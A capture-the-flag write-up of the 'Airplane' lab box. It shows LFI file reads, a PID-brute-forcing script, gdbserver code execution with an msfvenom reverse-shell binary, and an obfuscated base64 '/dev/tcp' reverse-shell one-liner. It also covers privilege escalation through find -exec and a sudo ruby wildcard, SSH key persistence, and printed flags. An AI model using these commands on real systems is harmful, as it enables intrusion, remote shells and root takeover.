TL;DR
In this challenge we exploit LFI to find the process running on port 6048. We exploit the gdbserver running on port 6048 to get RCE, and then get shell as hudson.
From there we move to user carlos using SUID bin on find, and then move to root using sudo on ruby with *, which let us execute arbitrary ruby scripts as root.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh, port 6048 with unknown service and port 8000 with werkzueg python http server.
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b8:64:f7:a9:df:29:3a:b5:8a:58:ff:84:7c:1f:1a:b7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCuy7X5e34bStIhDkjJIcUT3kqFt9fHoI/q8AaCCH6HqgOz2HC5GdcDiBN8W6JMoRIIDJO/9FHiFE+MNtESwOP9J+S348GOhUIsVhDux7caJiyJQElrKxXJgxA7DNUvVJNBUchhgGhFv/qCNbUYF8+uaTYc0o/HtvgVw+t/bxS6EO+OlAOpyAjUP5XZjGTyc4n4uCc8mYW6aQHXZR0t5lMaKkNJzXl5+kHxxxnKci6+Ao8vrlKshgIq25NErSqoeTs/wgBcPMkr5r++emLH+rDwmjrTvwrHb2/bKKUenvnbf9AZXbcN52nGthVi95kP6HaDGijXULjrRt2GCul99OmNhEQxJNtLmUnxpxA9ZhBEzMYe3z5EeIbLuA+E9yFSrR6nq2pagC2/qvVMJSAzD749AbwjtbcL8MOf+7DCT+SATY9VxBqtKep/9PDolKi5+prGH6gzfjCkj5YaFS2CvJeGlF/B1XBzd1ccm43Lc4Ad/F4kvQWwkHmpL38kDy4eWCE=
|   256 ad:61:3e:c7:10:32:aa:f1:f2:28:e2:de:cf:84:de:f0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLYVoN15q7ky/IIo3VNrL35GRCpppImVs7x+PPFRlqO+VcfQ8C+MR2zVEFS0wosQWQFXaCZiInQhWz9swfKN6J8=
|   256 a9:d8:49:aa:ee:de:c4:48:32:e4:f1:9e:2a:8a:67:f0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFIB0hj2IqNazZojgwv0jJr+ZnOF1RCzykZ7W3jKsuCb
6048/tcp open  x11?    syn-ack ttl 62
8000/tcp open  http    syn-ack ttl 62 Werkzeug httpd 3.0.2 (Python 3.8.10)
| http-methods:
|_  Supported Methods: HEAD OPTIONS GET
|_http-server-header: Werkzeug/3.0.2 Python/3.8.10
|_http-title: Did not follow redirect to http://airplane.thm:8000/?page=index.html
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
I added airplane.thm to my /etc/hosts
Detect LFI in page GET parameter
when we visit the root page on port 8000 we are being redirected to http://airplane.thm:8000/?page=index.html.

It looks like possible LFI vulnerability, I tried to access this url:
http://airplane.thm:8000/?page=../../../../../../../etc/passwd
and we got /etc/passwd:

and this is the file we get:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
fwupd-refresh:x:122:127:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
geoclue:x:123:128::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:124:129:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:125:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:126:131:Gnome Display Manager:/var/lib/gdm3:/bin/false
sssd:x:127:132:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
carlos:x:1000:1000:carlos,,,:/home/carlos:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
hudson:x:1001:1001::/home/hudson:/bin/bash
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
Next, I want to get environment variables using /proc/self/environ

LANG=en_US.UTF-8
LC_ADDRESS=tr_TR.UTF-8
LC_IDENTIFICATION=tr_TR.UTF-8
LC_MEASUREMENT=tr_TR.UTF-8
LC_MONETARY=tr_TR.UTF-8
LC_NAME=tr_TR.UTF-8
LC_NUMERIC=tr_TR.UTF-8
LC_PAPER=tr_TR.UTF-8
LC_TELEPHONE=tr_TR.UTF-8
LC_TIME=tr_TR.UTF-8
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
HOME=/home/hudson
LOGNAME=hudson
USER=hudson
SHELL=/bin/bash
INVOCATION_ID=836e8c7c08ed4afabf87ca76a513355c
JOURNAL_STREAM=9:19063
Find gdbserver is running on port 6048 and get RCE
We now there is some service on port 6048, which is unique. So, I this script https://github.com/josemlwdf/LFI_PID_Fuzzer to brute force PID’s using the LFI, maybe we’ll find something interesting.
This is the script after modification:
import requests
import threading

thread_list = []

def call(PID):
    url = "http://airplane.thm:8000/?page=../../../../../../../"
    payload = "/proc/{}/cmdline".format(PID)
    resp = requests.get(url + payload).text
    if (not "not found" in resp) and (resp.strip() != ""):
        print(resp)

for i in range (1, 5000):
    thread = threading.Thread(target=call, args=(i,))
    thread.start()
    thread_list.append(thread)

for thread in thread_list:
    thread.join()
We can find this interesting line:
/usr/bin/gdbserver 0.0.0.0:6048 airplane

I googled for gdbserver exploit, and find this https://angelica.gitbook.io/hacktricks/network-services-pentesting/pentesting-remote-gdbserver.
┌──(agonen㉿kali)-[~/thm/Airplane]
└─$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.164.248 LPORT=1337 PrependFork=true -f elf -o binary.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 106 bytes
Final size of elf file: 226 bytes
Saved as: binary.elf

┌──(agonen㉿kali)-[~/thm/Airplane]
└─$ chmod +x binary.elf
and inside the gdb:
┌──(agonen㉿kali)-[~/thm/Airplane]
└─$ gdb binary.elf

GNU gdb (Debian 16.3-5) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from binary.elf...
(No debugging symbols found in binary.elf)
(gdb) target extended-remote 10.67.131.158:6048
Remote debugging using 10.67.131.158:6048
(gdb) remote put binary.elf /tmp/binary.elf
Successfully sent file "binary.elf".
(gdb) set remote exec-file /tmp/binary.elf
(gdb) run
Starting program: /home/agonen/thm/Airplane/binary.elf
[Detaching after fork from child process 81366]
[Inferior 1 (process 81344) exited normally]
Notice, we upload the file after connecting to the remote gdb, and then execute it.
In another window, i set up a listener:
nc -nvlp 1337


And of course, paste the payload from penelope:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash
Move to user carlos using SUID on find
I executed linpeas and found we have sudo on /usr/bin/find, which is controlled by carlos

I used https://gtfobins.github.io/gtfobins/find/, this is the command we’ll use
/usr/bin/find . -exec /bin/bash -p \; -quit

we grab the user flag:
hudson@airplane:/tmp$ /usr/bin/find . -exec /bin/bash -p \; -quit
bash-5.0$ cd /home/carlos
bash-5.0$ cat user.txt
eebfca2ca5a2b8a56c46c781aeea7562

For persisteny, I created pair of keys:
┌──(agonen㉿kali)-[~/thm/Airplane]
└─$ ssh-keygen -t rsa -b 2048 -f ./key -q -N ""
Then, i put the content of key.pub inside /home/carlos/.ssh/authorized_keys:
bash-5.0$ echo -e 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC+3+fl6f+TYGSnNo/30y4rWG4HBvq55/6bWeHe5ztBIG6krd1hozrOdS1cNsW7qdSI0BJDWkbhpeEvMLhSOiJwvnejCPjAkoeUXZZQh0gQUuSOl7oHkrrQHwUPXiegWfMZgDNbCWver1MeJ8AIn6iYZOvK7iu70vJLezcZXDoUDDc2wOyORM/SVPVq3QfsJAQ1qepuLX8yQmQy5IdvW2loyl97CK1uG/v4JZY/C1uYjVs80Jpv6NRuxU79Q8Y0B0Pi2iAbHWjxx6QyplR2iZX4c/znJR/CdbUpYhwkaxovZkeJQy521hD2QvG4bJEcq6r8ethp1zrG7vJY4ATkD8+l agonen@kali' > /home/carlos/.ssh/authorized_keys
Now we can login via ssh:
Privilege Escalation to Root using sudo on ruby and *
Using sudo -l we can see that we have one command we can execute as root:
carlos@airplane:~$ sudo -l
Matching Defaults entries for carlos on airplane:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User carlos may run the following commands on airplane:
    (ALL) NOPASSWD: /usr/bin/ruby /root/*.rb
Okay, we can exploit the * to move it to controlled path:
carlos@airplane:/tmp$ echo -e 'system("id")' > cmd.rb
carlos@airplane:/tmp$ sudo /usr/bin/ruby /root/../tmp/cmd.rb
uid=0(root) gid=0(root) groups=0(root)

And now, let’s add the SUID bit to /bin/bash:
carlos@airplane:/tmp$ echo -e 'system("chmod u+s /bin/bash")' > cmd.rb
carlos@airplane:/tmp$ sudo /usr/bin/ruby /root/../tmp/cmd.rb
carlos@airplane:/tmp$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Nis 18  2022 /bin/bash
carlos@airplane:/tmp$ bash -p
bash-5.0# id
uid=1000(carlos) gid=1000(carlos) euid=0(root) groups=1000(carlos),27(sudo)
bash-5.0# cat /root/root.txt
190dcbeb688ce5fe029f26a1e5fce002

and the root flag is:
bash-5.0# cat /root/root.txt
190dcbeb688ce5fe029f26a1e5fce002